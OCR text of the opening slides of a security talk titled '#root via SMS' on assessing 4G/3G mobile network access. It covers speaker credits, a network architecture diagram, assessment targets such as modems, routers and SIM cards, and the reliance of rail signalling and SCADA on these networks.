
#root via SMS

4G IP access security assessment


Who am I?

who we are

Sergey Gordeychik

- @phdays architect
- @scadasl captain

Alex Zaitsev

- @arbitrarycode executor
- @phdays goon

behind the scenes

Alexey @GiftsUngiven Osipov

Kirill @k_v_nesterov Nesterov

Dmity @_Dmit Sklarov


Timur @a66at Yunusov

Dmitry Kurbatov

Sergey Puzankov

Pavel Novikov

3G/4G network



the Evil


PSTN/
ISDN
3G MSC
HLR, AuC/EIR
Gc
SS7
D
Gr
Gs
3G SGSN
PHY
Internet
VLR
Circuit
Switched
Network
Ga
Ga
GGSN
GRX
GANC
CGF
OSS
Iu
Iu
Internet
Iur
RNC
RNC
Internet
Node B
Node B
Node B
Node B
Femtocell


4G access level

- Branded mobile equipment security checks
  - 3G/4G **USB Modems**
  - **Routers** / Wireless Access Point
  - **Smartphones**/Femtocell/Branded applications

- **(U)SIM** cards
- **Radio/IP access network**
  - Radio access network
  - IP access (GGSN, Routers, GRX)

- **Related Infrastructure**
- **Additional services/VAS (TV, Games, etc)**


why?



why?


- we use it every day
  - Internet
  - social network
  - to hack stuff
- IT use it everyday
  - ATM
  - IoT
  - SCADA

bullet train interlocking




http://en.wikipedia.org/wiki/European_Rail_Traffic_Management_System

GSM-R


Computer Based
Interlocking
RBC
RBC
MMI
to peripherals:
signals, point
hines, etc.
GSM-R
Fixed
Eurobalise
Plain Line
Data
GSM-R
ETCS Onb
GSM-R
GSM-R
Fixed
Eurobalise
Station
Onboard


radio access network



- Well researched by community
  - http://security.osmocom.org/trac/
- Special thanks to
  - Sylvain Munaut/Alexander Chemeris/Karsten Nohl/et. al.

osmocomBB

osmocomTETRA



http://security.osmocom.org/trac/

